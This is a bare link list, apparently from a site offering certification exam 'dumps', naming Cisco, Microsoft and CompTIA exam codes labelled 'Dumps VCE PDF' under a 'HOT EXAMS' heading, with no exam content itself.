300-370 Dump PDF VCE	640-911 Dump PDF VCE	650-575 Dump PDF VCE	
300-375 Dump PDF VCE	640-916 Dump PDF VCE	650-621 Dump PDF VCE	
300-465 Dump PDF VCE	642-035 Dump PDF VCE	650-663 Dump PDF VCE	
300-470 Dump PDF VCE	642-732 Dump PDF VCE	650-665 Dump PDF VCE	
300-475 Dump PDF VCE	642-747 Dump PDF VCE	650-754 Dump PDF VCE	

HOT EXAMS

Cisco

100-105 Dumps VCE PDF
200-105 Dumps VCE PDF
300-101 Dumps VCE PDF
300-115 Dumps VCE PDF
300-135 Dumps VCE PDF
300-320 Dumps VCE PDF
400-101 Dumps VCE PDF
640-911 Dumps VCE PDF
640-916 Dumps VCE PDF

Microsoft

70-410 Dumps VCE PDF
70-411 Dumps VCE PDF
70-412 Dumps VCE PDF
70-413 Dumps VCE PDF
70-414 Dumps VCE PDF
70-417 Dumps VCE PDF
70-461 Dumps VCE PDF
70-462 Dumps VCE PDF
70-463 Dumps VCE PDF
70-464 Dumps VCE PDF
70-465 Dumps VCE PDF
70-480 Dumps VCE PDF
70-483 Dumps VCE PDF
70-486 Dumps VCE PDF
70-487 Dumps VCE PDF

CompTIA

220-901 Dumps VCE PDF
220-902 Dumps VCE PDF
N10-006 Dumps VCE PDF
SY0-401 Dumps VCE PDF